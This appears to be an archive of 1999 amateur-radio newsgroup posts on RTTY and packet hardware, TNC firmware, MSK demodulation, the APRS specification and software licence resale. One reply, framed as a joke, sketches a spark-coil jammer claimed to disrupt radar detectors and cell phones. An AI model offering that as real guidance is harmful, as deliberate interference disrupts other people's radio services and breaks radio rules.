This seems kind of bogus. If I buy a car from a FORD dealership and use it for a couple of years, I can turn around and sell it used to another person. Yet if I buy a mufti MB program from Hamalot Inc. that won't fit on 3.5 in. floppies, isn't sold on CD Rom and is distributed over the web. Then I can't sell it to someone second hand later on? I don't get this licensing practice. I can certainly buy MicroSoft Office on CD and later sell it legally to a second party.

I understand how it would be illegal if the original owner continued to use the software after selling the key to the second party. I would think that the software distributor would have to be notified of the transfer of ownership to the second party so they may be eligible for upgrades. But all of this should be do-able. And the operating code can only be sourced via the web as it doesn't fit on floppies and isn't available on CD.

Some of these ham programs are rather expensive and they become obsolete in only a couple of years. Saving a little money isn't immoral or unethical.

Oh well - Jeff

Hi John,

Thanks for the info. I have the most current version of the firmware!

If it is not too much trouble, please send me the address (and EMAIL address
if there is one) on COMP-RTTY.

It would appear that your DSP-RTTY program is the only WINDOWS based RTTY
program for modems that only provide MARK/SPACE signals. (e.g. DSP-599zx,
HAL ST-6 etc)

Even though I appreciate that the market today for such a program is small,
I do hope that one day you can offer DSP-RTTY at a lower price.

5329. Software updates on the web

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uIqd39RP$GA.227@cpmsnbbsa02>
Source record: 15151

Creative Services Software has updates for the following products on our web site today:

PakRatt CE. Version 1.01 includes a fix for callsigns greater than 8 characters. PakRatt CE is a FREE program that can be used with Windows CE SH-3 and MIPS machines running Windows CE 2.x O/S.

http://www.cssincorp.com/pakrattce

Wefax '99 for Kantronics and AEA/Timewave TNCs. This updated version puts both the Kantronics and Timewave versions at the same level. Both now work in host mode, rather than terminal mode, can save, edit, rotate and flip the picture, has an scheduler for automatic operation, and works under Windows 95, Windows 98, Windows NT and Windows 2000.

Wefax '99 is $49.95 until January 1, then the retail price will become $59.95. For current owners of Wefax '99, this version on the web is a free upgrade, as is all 1.x versions of any CSS software.

Dumb terminal programs generally support only ascii, not baudot. I
think he's talking about modems that just put out mark/space signals
and depend on the terminal software to decode it.

5333. Re: Kenwood TH-D7A 24hr review

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-02 00:00:00 UTC
From: Walter Dunckel <walterd@radiohound.com>
Message-ID: <827m00$o84$1@nntp4.atl.mindspring.net>
Source record: 15155

You are right! 24 hours isn't much time to get to know a radio! Since I wrote this review, about a year has passed, and I have gotten to know a lot about the radio. In fact, I liked it so much that I created a web site based on this radio. You can check it out at http://www.radiohound.com . In fact, there is even a "real" review of the TH-D7 on my page, by Alan Crosswell.

As far as battery life, it is based on many things. Particularly how time the radios squelch is on, and how much time you tx, if you are in dual band mode, and if you have your TNC/APRS turned on. However, I am happy with the battery capacity. In fact, the stock battery can be replaced with an equal sized maha that packs 1050mAh with their 9.6 volt battery compared to the stock 600mAh.

Call me old fashioned, but I am running the LATEST version of terminal.exe. Why? Is there something else out there? Just kidding ..... sort of. I do use this with my Windows CE device also, nothing fancy, but functional.

And the best unexpected bonus:
You can control any function of the radio through the serial port using not so proprietary commands. Check out http://www.radiohound.com/d7zpinfo.htm for more info on this.

As for price.....
You have to think about what you are getting:
Dual band radio - $300, (almost) fully functional 9600/1200baud TNC - $100, integrated APRS program built in - $50, all this integrated into a handheld ..... PRICELESS..... or about $450. You decide.

The TH-D7 is packed with functions, and does take a little more time to master than most radios. In many ways I am still learning. Another great resource is http://www.tapr.org . Check out their APRSHT SIG (special interest group) for a ton of information.

Enjoy,

Walter

Simple mixer adjustments should fix the problem -- mute
the line-in in the playback settings. As long as line-in
is selected in the recording options, everything will be fine.

In the Windows mixer, in the Playback options, mute the line-in.
In the Recording options, make sure line-in is selected. Then you should
not get line-in going out again, and no VOX triggers. The recording
options are all that matter to the software, not whether you can actually
here it in the output.

Back to you original question, look at jukartty it does dual port kam looks similar to RTTY by WF1B and is DOS based and is intended to be a rtty contest program.
I haven't tried it but found it on N1RCT's web collection.

Hello Rob,

I run my DSP-599zx with WF1B, COMP-RTTY and DSP RTTY without a problem. The cable is a standard 9 to 9 RS-232 cable.

The DSP-599zx and the DSP--59Y do use pin-2 for the mark/space input. Thats a standard TU interface.

Rob,

A number of programs support the DSP-599zx in the RTTY mode. The WF1B contest program and Timewave's DSP-RTTY are the most popular, but there are others available.

Keep in mind the DSP-599zx RTTY modem in designed for RTTY only (170 Hz. shift, 45 baud), not for the higher rates of AMTOR and Pactor. It may work at slightly higher rates than 45.5 baud RTTY, but the modem filters are optimized for 45.5 baud RTTY.

Hardware memory ARQ was not included in the DSP-599zx because it was not designed for Pactor or AMTOR demodulation.

With respect to the computer connections, we have not tried either of the programs you are interested in, but I would not recommend shorting two RS-232 lines together. It will probably not cause damage, because the RS-232 standard has some current-limiting protection built into it, but there is no guarantee!

You can try operating some of the faster modes if you can get one of the
programs working. Some may work, but not necessarily as well as you might
like. We were not trying to built a multimode data controller when we
designed the DSP-599zx so we did not make any attempt to specify or design it
as anything more than a very flexible and accurate filter product for all
popular HF data modes, voice and CW as well as a great low speed RTTY modem.

less."

>
>Will the KAM plus DSP-599zx combo work better than the DSP-599zx alone for
>RTTY?
>
The DSP-599zx has a better demodulator than a Kam plus or any other analog
data controller including the AEA PK-232 (non-DSP version). However, by
actual experiment, we have found that most of the RTTY performance gain (lower

error rate for a given s/n) is a result of the optimized filters in the DSP-599zx. Most any RTTY demodulator works quite well at a high signal/noise ratio. The DSP-599zx filters can improve the s/n of a signal 3-6 dB over a typical receiver filter. Depending on where you are on the bit error rate vs. s/n curve, the result can be an improvement of 100 to 1 in error rate. This is in line with information presented in communication textbooks and we have verifed it with the Kam plus and the PK-232 (non-DSP version). Under most operating conditions, you might not be able to discern the difference between the DSP-559zx in the RTTY modem mode and the DSP-599zx in front of the KAM plus or PK-232.

Keep experimenting - you'll never know what you might find. We found that you can run a 170 Hz shift, 45.5 baud signal through a less than 200 Hz linear phase filter and still get usable copy (by amateur radio standards!). Conventional wisdom says you need about 250 Hz bandwidth. The 50 hz can be a big deal if your're in heavy QRM with a weak signal.

If yu have any other questions, please don't hesitate to ask - I'll probably learn something. This thread should bring some of amateur radio's lurking experts out of the woodwork! If it does we may have a rousing and enlightening discussion among them (the expertise is there - just so they don't decide to vehmently disagree among themselves :-)

Hi Randy,

Thanks for the EMAIL. Yes I will keep experimenting (like most hams hi)

But I do have one more question, you mention that the internal modem is optimized for 45 baud RTTY using 170 Hz? Will the internal modem work as well at 200 hz shift which has become very popular for RTTY these days?? Will the AFSK generator also generate the 200 hz shift signal (at line output jack)?

It is too bad that the internal modem and remodulator cannot be used at higher baud rates and for pulse modes like AMTOR or PACTOR. There are a number of programs which can implement the PACTOR, RTTY and AMTOR protocols in the PC. (Some will even do Hardware memory ARQ if you feed the data from the A/D converter).

For example, there is the freeware program TERMAN93 by HB9JNX (Tom Sailor) which you can find at Tom Sailors Home page at http://www.ife.ee.ethz.ch/~sailer/ham/ham.html TERMAN93 will send and receive AMTOR, PACTOR and RTTY using a modem that provides MARK/SPACE signals (like old HAL ST-6 or maybe even DSP-599zx)

There is also the shareware program PCTOR by KC7WW which you can find at a number of the FTP sites. PCTOR implements RTTY and AMTOR. To my knowledge the latest version is 3.08. If you can't find it, I can send you a copy.

It will be interesting to see if these programs work with DSP-500zx. I agree that there may be more bit errors than usual since the DSP-599zx internal modem is not designed for baud rates above 75 baud. But my biggest fear is timing. The DSP delay (i.e. the time it takes for the DSP599zx to process the signal and generate MARK/SPACE signals) may throw off the ARQ timing preventing a stable link.

By the way what is the latest firmware version of DSP-599zx? (I don't even know what version of firmware is in my DSP-599zx)

Hello Rob,

I have the address for COMP RTTY at home, I'll email the address this evening.
It is a DOS program and I am trying to drop all the DOS software from my
system. I have not tested it for Y2K problems.

To determine the firmware revision level:

1) turn unit on
2) press shif+-mode
3) press shift+mode
The display should show "Select 'install'
4) Turn left knob to 'about'
5) press left knob until display shows

S/N XXXXX u 4.1

The current revision is 4.1

No you can't, read the licensing agreement. What's different here is that you
don't buy software, you buy a license for *you* to use it. Think of it like a lease.
You can't resell a leased vehicle because you don't actually own it. Well, you
don't actually own the software either. All you've bought is a license to use it.

It doesn't matter how the code is distributed. It is still the intellectual property
of its author. He isn't selling you that. He is only selling you permission to use
it. That permission is generally non-transferable, though there have been a few
software companies whose license agreements did allow the license to be
transferred (Borland comes to mind).

How about when the buyer is not the user, e.g. Christmas presents?

Proprietary does not mean unpublished. You can publicly document the
protocol (thereby meeting FCC requirements) and still retain the
exclusive legal rights to it.

The user, not the buyer, fills out the registration card.

Then technically, you are the registered "user" but you cannot give it away because it doesn't belong to you. Most of the packages are marked such that if you break then seal you are the user. Just wear gloves when you handle the CD so you don't get your fingerprints on it then they'll never be able to prove which one of you opened it :-)

You need to click the mute control in the windows master sound control panel in the line in part. This will prevent this flow through and yet will still work for transmitting and receiving.

>output jack)?
>
Yes, the internal modem will work at 200 Hz. shift. Incidentally, the PK-232 was responsible for 200 Hz. shift RTTY. We didn't own the PK-232 when we designed the DSP-599zx, but we weren't about to neglect the most popular multimode data controller ever made! The AFSK demodulator and generator always work at the same frequency. If you use the FSK generator in your transceiver, it is probably restricted to one shift frequency in the vincinity of 170 Hz.

>It is too bad that the internal modem and remodulator cannot be used at

>
Try turning the DCD to zero if you are going to experiment with the burst modes. The DCD is one of the parameters that were optimized for RTTY.

A few points of Interest.

Comp-RTTYII is a DOS based program which, without alot of flash, allows Solid RTTY operation using even a basic 8088 machine. And does it very well. Including some of the most convenient Message Buffers Ive used.

The RTTY Standard is 170hz Shift.
And has been for years.And Hence your Rigs FSK is set to 170hz.

The Pk232 was designed and built with 200hz shift as A COMPROMISE. In order to get the unit to do both RTTY and packet they had to fudge to make it do both. So as a RTTY op you had to Straddle Tune a signal. Or heat up your soldering Iron and remove/replace the filter components to restore the 170hz shift. The Mod was quite popular and for good reason, IT WORKED and made the PK232 a few notches above its unmodified form.

Hi Randy,

Many thanks for the info!

I am going to have some fun this weekend.

But I would like to suggest that Timewave consider upgrading their firmware for the DSP-599zx so that the internal modem can handle burst modes with higher baud rates. From my perspective, it shouldn't be a big deal. You already have programmed the DSP-599zx to receive many different shifts and baud rates etc when it is used as an audio filter for the data modes.

With a firmware upgrade, you can advertize that the DSP-599zx can also be used on AMTOR and PACTOR (with the appropriate PC program -- PCTOR, TERMAN93 and maybe even BMK-Multy)

5360. Help Needed tuning a FSK Signal for HF Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-04 00:00:00 UTC
From: Richard Kriss <kriss@spec.com>
Message-ID: <kriss-7985A6.11125204121999@[192.107.149.20:119]>
Source record: 15168

I am having trouble working HF packet. The setup is a PK-232 and a Kenwood TS-450. For reasons I would rather not discuss the Kenwood is worthless in AFSK mode so I must use FSK. I want to work the NETWORK stations on 14.105 MHz. The problem is when in FSK mode I print 99% of the stations on 14.103.33 MHz. This is the frequency I have locked into memory. The problem is the stations do not seem to hear my FSK signal that is transmitting on 14.103.33. I have tried to use the XIT to move my xmit up 1.1 and they still can't hear my station.

Any suggestions on how to put an FSK signal on freq will be appreciated.

>Thinking of getting into 2 meter packet

APRS is about the only thing growing on 2m packet. The BBS is pretty much done, and TheNet nodes are coming down daily, so only local activity will be found, unless there is an internet gateway.

>. What tnc is the best to start with

The best TNC is a Pentium computer. Get a sound card and Linux, or even Windows, and do packet via the sound card.

> and which is the worst?

Just about everything else. Remember most of these have 8 bit micro's in them that are not useful for anything else. Buy an used one if you really want to go this route. You can use it in your mobile for APRS (maybe).

Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,rec.radio.amateur.space

```
==========================
APRS PROTOCOL SPECIFICATION
==========================

TAPR announces release of the second public draft of
the APRS Protocol Specification.
-----------------------------------------------------

It's finally here! The APRS Working Group has completed the second
public draft of the APRS Protocol Specification.

This document covers the core functionality of APRS Protocol Version
1.0 as it works today. This is the base level specification that all
implementations should comply with, and it was unanimously adopted by
the Working Group members, who include the authors of APRS-DOS,
WinAPRS, MacAPRS, X-APRS, PocketAPRS, APRS+SA, javAPRS, and APRServe,
and the developers of the Mic-E and Pic-E products.

The Specification forms the basis for future Working Group projects,
including APRS test suites and the APRS Certification Program. The
WG also hopes to use this document as the basis for further
specifications, including IGate and APRS digipeater operation.

Over the last 8 weeks the specification has grown from 18 pages to 93.
It now includes packet format diagrams, the APRS symbol tables, full
details of the Mic-E encoded format, the compressed lat/long position
format, plus weather report and telemetry formats. Above all, the
specification contains many examples of how APRS data is formatted to
make it easier to understand.

The APRS Protocol Specification is now available on the APRS Working
Group web page at: http://www.tapr.org/tapr/html/Faprswg.html.

It is available in PDF format, both zipped and unzipped. The zip file
is a little under 1.5MB. You can read it with a PDF reader such as Adobe
Acrobat 3 or 4.

This document is still a draft. There will now be a 15-day public
discussion period in which anyone may feed back comments, criticisms
and suggestions for improvement. Full information on how to do this is
contained within the document.

The final cutoff for comment is midnight U.S. Pacific time on Sunday 19
December (i.e. 0800 UTC on Monday 20 December).
```

After this date the Working Group will consider all the comments, and will issue the final approved version of the Specification as soon as possible thereafter.

I'm still a little confused on the topic of building radio noise (for testing wireless circuits). Is there a book that describes how to build a 'noise' circuit (otherwise known as a jammer). Thanks.

5368. AEA PK-900

I've had a PK-900 since they first came out, having up-graded from a PK-232, as I particularly wanted the true dual-port feature.

With the demise of support from AEA, is anyone aware of any third parties who have produced updated ROMs for this model? Anyone done any interesting mods, or know of Internet sites that describe any?

Timewave has a DSP firmware upgrade for them, and owns all the AEA TNC
technology. You can look at the PK-900 upgrade board at
http://www.timewave.com

Here's a great noise circuit

Purchase a spark gap generator, a.k.a. Model T ignition coil, mount a 10 penny nail on an insulator inside a coffee tin, at right angles to the base of the can. Connect spark generator to nail, ground to tin. Generate spark and watch the mcw RFI!

Guaranteed to knock out X and K band radar units, will probably wreak havoc with cell phones too.

This, by the way, is in the spirit of jest, and probably apocryphal legend.

As with anything, the answer is: "it depends on what you want to do on packet".

If it's APRS *from your home*, then you don't need a TNC anymore. Go to the TAPR website and subscribe to the APRS SIG (special interest group). It's a listserve for that interest-area. The authors of WinAPRS just announced that their product now supports SoundBlaster cards instead of TNC's.

If it's APRS *from your car*, then the best is the Kantronics KPC3+ with ROM 8.3.

If you want to start playing with PropNET (a service that uses APRS protocols to chart propagation anamolies and meteor scatter contacts using packet technology), then the best TNC is the Kantronics KPC3 or 3+ with ROM 8.2 or above.

I guess this means, if you need a TNC, make it a Kantronics. A close second is the Paccomm units with latest ROM. Everything else comes next.

Of course, these are generalizations that may need modification, based on your actual usage; but this is a good place to start.

No one is getting rich off of APRS. The man who started the protocol
owns the copyright. You can't call it APRS unless it is compatible.
With a written spec, you can now do that. So what's the real problem
here? This isn't a socialist country, so you're going to have to
come to grips with everything not being provided by the government.

Here's a true example. My two older brothers designed a license plate
for their hot rod club. They drew it up on the kitchen table, and had 5
aluminum plates made. These were hand carved into wood, and then
cast. One of the club members wanted more plates so he made a
copy and had some more cast. Then he decided that he'd make a
bunch of ski-jackets with the logo. Too make a long story short, the
club lost their ownership of the logo, as it wasn't copyright. One
person makes a few bucks by stealing the logo, but the real problem
is that the joy went out of an otherwise simple experience.

Source record: 15184

As you can see from the postings it really does depend what you want to do on 2 mtr packet.

Talk to you local HAMS and find out what is happening in the local packet scene. Even though many nodes or digipeaters are coming down, many places still have BBS's, DX clusters, internet gateways and TCP/IP JNOS stations.

Yes, You can easily use a sound card for 1200 baud packet and sometimes the sound card will work for 9600 baud packet. But you will need to build a small circuit the interfaces your computer's serial port to the rig's PTT line in order to key the rig on transmit. The circuit is very simple - only 1 resistor, I diode and 1 transistor.

If you don't have a sound card, you can use a BAYCOMM modem. Tigertronics sell BAYCOMM modems under the trade name BAYPAC. It is a very simple modem but the packet protocol is implemented in the PC NOT the modem. (i.e. the PC must always be on for you to use packet). Much cheaper than a regular TNC such as KPC3 or MFJ etc.

But some people like keeping their packet station running all the time especially if their local BBS does reverse mail forwarding. If you want to keep you packet station running all the time, you may want to consider a standalone TNC such as MFJ, Pacomm or Kantronics. You won't need to keep you PC on all the time -- only your TNC and Rig.

If you want to run 9600 baud packet (but check first to see if there is any 9600 baud activity left in your area), you will need a rig that is 9600 baud ready or you will have to make a mod to your existing rig.

I have a KPC3, it is a simple TNC and works well BUT it is not TAPR TNC2 clone compatible. The TAPR TNC2 clone has become almost a defacto standard.

Unlike the Kantronics TNC's, the MFJ and Pacomm TNC's are TNC 2 compatible and support the WA8DED host mode. There are many great terminal and BBS programs out there that support the WA8DED host mode. A lot of them are free!

Some people also like the MFJ or Pacomm units over the Kantronics since they can easily change the EPROMS in the TNCs with any one of the multiple of free EPROMS out there designed for the TAPR TNC2. Some of these EPROMs include The Net X1J4 (very common node for routing), 6PACK so the TNC can be used with FlexNet software, etc.

You can even change the EPROM in a MFJ or PACOMM TNC to run a different OS in the TNC such as the TAPR firmware or the NORD<>LINK's "The Firmware TF2.7b". (But I don't know whether such a change is worth it).

To change the EPROM, typically all you need is to find someone who will burn the EPROM for you. (the images for the EPROMS can be found on the internet). Buck Rogers (www.packetradio.com) will burn EPROMS for the NET X1J4 and may even burn other EPROMS for you.

I hope this helps.

Hi Jeff,

Try Logger. It is great! As it names suggests it has a logging program, but it also has a great terminal program and PSK31 support (all you need is a sound card as a modem for PSK31)

Best of all -- Logger is freeware. GOTO www.itis.net

There is some good commercial software out there like XPWARE and Pacterm. But for HF modes with the KAM (or any other TNC), I like using Logger the best! Unfortunately Logger will not let you use one of the KAM's HF modes and VHF packet at the same time.

If you buy a commercial product check to see if it supports KANTRONICS host mode. The host mode will let you use one of the HF modes and packet at the same time (e.g. You can run RTTY and have another window open monitoring a DX Cluster). I believe that XPWARE and PacTerm both use the KANTRONICS host mode.

There are trial or demo versions of both XPWARE and PacTerm available off the web. Both appear to be excellent products.

But if you want to save some money you may want to try Logger first.

To answer your "Real" question about buying and selling software -- It is more correct to use the term licensing. It is rare that one buys software -- one obtains a licence for the right to use it.

It is rare but some software licence agreements let you even sublicence the software to someone else (and you can still use the software yourself). As you can see this is not a very profitable approach but some licence agreements are poorly worded and let you do that.

Look at the licence agreement. You probably will not be able to grant sub licences but you may be able to transfer the licence. If you can transfer your licence to use the software to someone else, typically you have to destroy all your copies of the software (on any disk on any computer etc), and may even have to notify the company from which you bought the software of the transfer of the licence.

SOME licence agreements WILL NOT even let you transfer the software licence to someone else -- You are stuck with the software. The person who wants the software will have to obtain a new licence from the company who developed it

> is a ~7 dB penalty over Viterbi decoding.

You can get back a lot if you use a DFE after the frequency
discriminator. This is because the PSD of the noise is not white after
the non-linear demodulator. The DFE can be used to compensate for the
noise correlation. This is not as complicated as viterbi decoding and of
course not as demanding in terms of computational power. The viterbi
decoding becomes only feasable for simple QPSK-type receivers eg. used
for GSM where h=0.5 (MSK). If the modulation index is arbitrarily
chosen, the receiver is much more complicated (a bank of correlators in
front of the viterbi). Note that this has absolutely nothing to do with
coding!!! We are talking about the modulation having memory. No coding
used.

I´ve done some simulations for 4-FSK using a Gaussian filtered FSK with
BT=0.4 and h=0.2. The receiver was a frequency discriminator followed by
a T/2-DFE. I gained about 6dB in S/N compared to a "normal" receiver
without DFE and with ISI-free modulation ala G3RUH (BTW: when CPFSK
people talk about RC (raised cosine), then they mean raised cosine in
the TIME domain, so 2-RC is a raised cosine that spannes over 2 symbols.
The G3RUH baseband modem also features a raised cosine impulse, but in
the FREQUENCY domain...) .

The later realized "real-world" modem was unfortunatly worse than the
simulation (of course, this is what you expect the "real-world" to be),
but it still was quite good compared to the "simple" case with only a
linear post-detection filter (G3RUH/DF9IC type modems). There is still
room for improvement for this DSP based modem, but I have no time in the
moment...

Well probably WF1B is the better of the contesting software
for the HAL units. Best bet is to try the programs and find out which
one you like the best. XPWIN can be downloaded at
www.goodnet.com/~gjohnson. Not sure about WF1B, but would guess
a quick check on any of the better search engines will turn up
a few links.

Only way to find out is to try it. Try system information software to see what the system thinks the card is. My Micron laptop thinks that the MB-chip is a real SB-16 card - works great.

The requirement is for a 16-bit soundcard function that is SB-compatible and for Windows 95 operation. Some programs may work with W3.1 - I don't recall.

I suggest the PSK31 program by G3PLX for starters and then the Logger program by Bob Furzer when you get things working.

>'black box' (hardware or software!!)

The answers that Steve and others have posted are generally accurate, but the terminology has been a bit off. Here's an attempt to clarify.

The APRS Working Group Charter says that "the on-air [APRS] protocols themselves should be open to general amateur radio development and not be restricted by copyright." That means that anyone can develop products that use the APRS on-air protocols without getting anyone's permission. The goal of the Protocol Specification is to make it easier for folks to do that.

However, each author (including Bob Bruninga) retains ownership of the code, documentation, and other materials which he created, and it's up to him to decide whether, when, and how to allow others to use them. Bob also owns the "APRS" trademark, which means that you can't use "APRS" in a product name without his permission.

One goal of the Working Group is to create a verification test suite and a certification process that will allow qualified products to refer to themselves as "APRS Certified." It may be awhile before all the pieces are in place (the Specification is just the first step), but we're working on it.

Hope this helps.

Message-ID: <Elv34.196771$5r2.480736@tor-nn1.netcom.ca>
Source record: 15002

Actually, the program is called OH2GI's HAM System. The file name is JUKARTTY.ZIP. Like WF1B, it is a DOS RTTY contesting program.

The current version for OH2GI's HAM SYSTEM is 6.4b.

The program not only supports KAM's host mode for using both the HF and VHF ports BUT ALSO supports some of the AEA multimode controllers having dual ports!

Here is a list of supported TNC's:

Kantronics KAM V5.0 and up in HOST mode

Kantronics KAM below V5.0 in terminal mode

AEA PK- 232MBX

AEA PK-900 in dual-port mode

AEA DSP-2232 in dual-port mode

AEA DSP-232

MFJ-1278

SCS PTC-II

DSP-Sound Card modems RITTY and BITTY by K6STI

Beta version of BTL-TSR

The system allows simultaneous operation of up to two HF radios and one VHF radio in a Two-TNC configuration provided one TNC is a KAM in Host mode or AEA PK-900 or AEA DSP-2232 in Dual-port mode.

The system allows simultaneous operation of up to two HF radios or one HF radio and one VHF radio in a Two-TNC configuration.

Single TNC is supported for HF and/or VHF.

You can obtain OH2GI Ham System (sometimes called JUKARTTY) at http://www.kolumbus.fi/jukka.kallio/

I knew I would learn something if I pursued this thread! Cecil, your post prompted me to check my IC-756 manual and it also has selectable shifts of 170, 200, and 425 Hz. There is no good reason any fairly new radio (with DSS) should not have a choice of shifts. The older radios with PLL synthesizers or mixed crystal oscillators may not. The important point is to READ YOUR OPERATING MANUAL! (How many times have I told others to do exactly that? - pardon me while I wipe a little egg off my face).

Thanks, Cecil, for helping correct still another bit of misinformation.

Hello forum,

I am radio fan and program investigator.
I have extracted full control protocol for handling
IC-PCR1000 digital receiver (via RS-232 or COM).
It makes possible to write your own software (using any program language)
with more flexible features,(handling many receivers from one PC,quck scanning
over known frequencies lists,etc.).

Please email by d673091@yahoo.com for prices and demo.

5396. AEA PK-88 Help Needed!

Newsgroup: rec.radio.amateur.digital.misc

Source record: 15004

Hi everyone,
I have an AEA PK-88.
About 4 years ago, it stopped responding. Power was applied and nothing would happen but the power light coming on.
I replaced the Main firmware chip. AEA had sent me an update to the old one and I put the old one back in. It worked fine for another 3 years. Recently it's stopped responding again, and neither chip works. I'm wondering if they are somehow getting damaged by static.

In any case, does anyone know where I can get a replacement firmware for the PK-88? New or old, I just want to see it working again-
THanks,
Joe

Cecil:

My FT1000 has selectable FSK shifts of 170, 425, and 850.

Dang that now dead AEA and that stupid 200 Hz packet shift stuff! Heh, heh.

Whoever first came up with the idea of putting the TNC2 derived packet "202" modem physical layer technology on HF should have been shot! Or at least sent to hell for the time it has taken to retransmit all of those poor lost packets over the years!

What a waste of years, energy and spectrum! I'm glad we are now starting to get somewhere with bandwidth efficient and robust digital techonolgy on HF.

I agree that 300 baud HF packet is very poor. Very slow, many retries and poor throughput.

The new digital mode Q15X25 is an ideal replacement for HF 300 baud packet.

Q15X25 uses 15 tones, has higher throughput and has a narrow bandwidth. It also appears very robust.

So far, you can only run Q15X25 on an EVM DSP unit. Maybe one day someone will port it to work under windows with a sound card. Or maybe some of the commercial TNC's manufacturers will include it in their firmware.

We can only hope!

You can find details on Q15X25 on KC7WW web site.

Peter, I was one of the "packet pioneers" in the North Texas area
starting back in 1985 as a founding member of the Texas Packet Radio
Society. I wrote and supported the TNC64 packet terminal program for TPRS
to fund the initial stages of the TexNet packet network. I was very
enthusiastic about packet, as all that might suggest, and very active on
two-meter packet.

Then, I heard my first HF packet signal on 20 meters. Thirty minutes
later I still had not copied a single packet due to retransmissions,
NAKS, etc.!

That was the beginning and end of my HF packet experience.

I cannot imagine a digital mode less suited for HF use than packet!
"Bother!" as Pooh Bear says.

>This happens just because MSK Hamming distance is the same of BPSK when
>modulator's memory is taken into account.

Sorry, that doesn't make any sense. In MSK, a transition is encoded as a
90 degree phase shift. So the decision is "did a 90 degree shift occur or
not?" That's what the demodulator has to decide. There is no coding which
could lead to a decision trellis (unless you supply a baseband coding,
of course, which is a separate issue from demodulation).

With BPSK, the phase shift to be detected is 180 degrees, twice that of
MSK. Assuming linearity in the demodulator, that yields a 3 dB detection
advantage.

Sounds like you were not tuned in properly. Hams who are used to 2-meter
packet and then try out HF packet are always amazed at how much more
critical the tuning is on HF. New guys especially should forget "tuning by
ear", because on HF packet it is so unrewarding.

>
> I cannot imagine a digital mode less suited for HF use than packet!

It's amazing how has been done with HF packet by knowledgeable operators,
but in a general sense of course you are right. The newer stuff is better...
I can't say I'm surprised about that. Not much call for new stuff that's
worse, I suppose.

Hi Ron,

If you want the firmware designed by MFJ, you may have to order an EPROM from MFJ.

But I believe that the MFJ-1274 is a TNC2 packet modem clone. (You may want to confirm this with MFJ). If so, you can use any firmware designed for the TNC2. There is lots of software around.

You can use firmware developed by TAPR or NORD<>LINK. The TAPR web site is www.tapr.org. The NORD<>LINK web site us www.nordlink.org

At both web site you can obtain the EPROM images and burn your EPROM. If you or one of your local HAMS do not have easy access to a EPROM burner, I believe that TAPR will sell you an EPROM with the latest firmware. I am not sure about NORD<>LINK.

I can't tell you which is the best firmware -- that by MFJ, TAPR or NORD<>LINK. They all look pretty good and I believe that they all have internal Personal mailboxes.

If you want to use your TNC as a node (with level 3 routing), I suggest you obtain an EPROM from Buck Rogers with X1J4 Net node firmware.

There are some HAMS that do burn EPROMS for a nominal fee such as Buck Rogers at http://www.packetradio.com He does burn EPROMs with a X1J4 Net firmware. He might be able to burn other EPROMS for you as well.

I hope this helps

The MFJ 1274 is essentially a TNC2 with a tuning indicator (for HF) added.

Nord><Link's TF firmware is an enhanced clone of the WA8DED firmware.
TAPR sells WA8DED EPROMs.

The TAPR and Nord><Link firmware do not contain personal mailboxes. In
addition to the MFJ eproms, you can use a Paccomm eprom in any TNC-2
clone. These contain personal mailboxes (www.paccomm.com).

The MFJ 127x and TAPR TNC2 code is written by Howie Goldstein. He owns the code and licenses it to TAPR and MFJ so there is not much difference between the two.

MFJ owns the HF portion of the code on the 1278 and 1276 (Pactor)

I regret to say that it make a lot of sense.
The optimal MSK demodulator has not to decide whether a 90 degree shift
occurs clockwise or not; it has to take a decision in the optimum
observation time interval!

The optimum observation time interval for CPFSK (or better Continuous
Phase Modulated (CPM)) signals depends upon the modulation index h. For
MSK h=0.5 and the optimum observation interval is 2 symbols. The
distance in this case 2*sqrt(E) and Pe <= erfc(sqrt(E/No)), like in
BPSK.

To obtain such performance the optimum demodulator exploits the
continuity of the phase.

The phase of a MSK signal evolves linearly in time and draws a trajectory as long as symbols are emitted from the modulator. Given the phase at instant 0T you can draw all the possible phase branches and draw a phase tree. If the initial phase is properly chosen it can be verified that the starting phase values at the beginning of each symbol assume only four distinct values 0, PI/2, PI, 3PI/2. In MSK these values coincide with the states of the modulator which evolution can be represented by a trellis diagram. The latter is used by the demodulator for optimum detection.

Good (English) books on the matter will convince you.
Try "Digital Transmission Theory" by B.Benedetto et alt. ,Prentice-Hall International Edition. Read Chapter 4.4.1 "Continuous Phase Modulated Signals", Chapter 5.6.2. "Minimum-Shift Keying" Chapter 5.7 "Continuous Phase Modulation" and let us know.

Hey Charles:

Long time no post!

Hind sight is always 20:20.

But don't you think that the dumb minded dim witted persistent pursuit of AX25 packet technology coupled with Bell 202 telephone physical layer modulation pushed against all common sense for many years over the poor uncomplaining HF bands was the main factor preventing and delaying the development of new robust and efficient HF modes?

It's amazing to me that we have had any technological progress at all in the face of such stupidity?

I'm glad that it's over.

Thank God for those who persisted and developed AMTOR, PACTOR, G-TOR, CLOVER, etc. . . . in the face of the AX25/Bell 202 drones cluttering up our HF bands!

5416. KPC2 and AX.25 Protocol

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: Vogt <vogt@oro.net>
Message-ID: <38533D07.C0E14CD1@oro.net>
Source record: 15024

My buddy has a used KPC2 that he is putting into operation and we seem to have found a flaw in that it sends no "poll" out on the connect request. On my BayCom (v1.5) it looks like SABM where normally I see SABM,P when somebody connects to me. On a normal monitor I think this would be <C> vs <C C P> ...incidentally I was running WinTNC for a while and it sent out its first connect request (per the monitor) as <C> and all subsequent as <C C P>. Not sure what all this means but I was also not able to connect to a local node through the node he has activiated in the KPC2. But I was not able to connect direct either though I usually can so it may have been off the air.

A node a long way off hears the KPC2 and responds in the affirmative to its poll-less connect request just fine, though.

Any thoughts?
Thanks,
Birken

Looks like it is set to AX.25 version 1 or maybe some odd "automatic
version detection" system. Try something like "AX25L2V2 ON", this
normally sets it on a TNC2.

No, it did establish a standard to judge such things by, though. At no time have I seen other modes "pushed off the air" by HF Packet, even when there was considerably more competition for digital bandspace than there is now. In fact, Packet has lost a good deal of what was at one time it's exclusive territory, due to the simple fact that most Hams are moving on to more modern stuff.

>
> It's amazing to me that we have had any technological progress at all in
the
> face of such stupidity?

It's highly doubtful that we would have seen the progress we have without it. HF Packet established a base of HF digital enthusiasts that would not have been there otherwise.

>
> I'm glad that it's over.

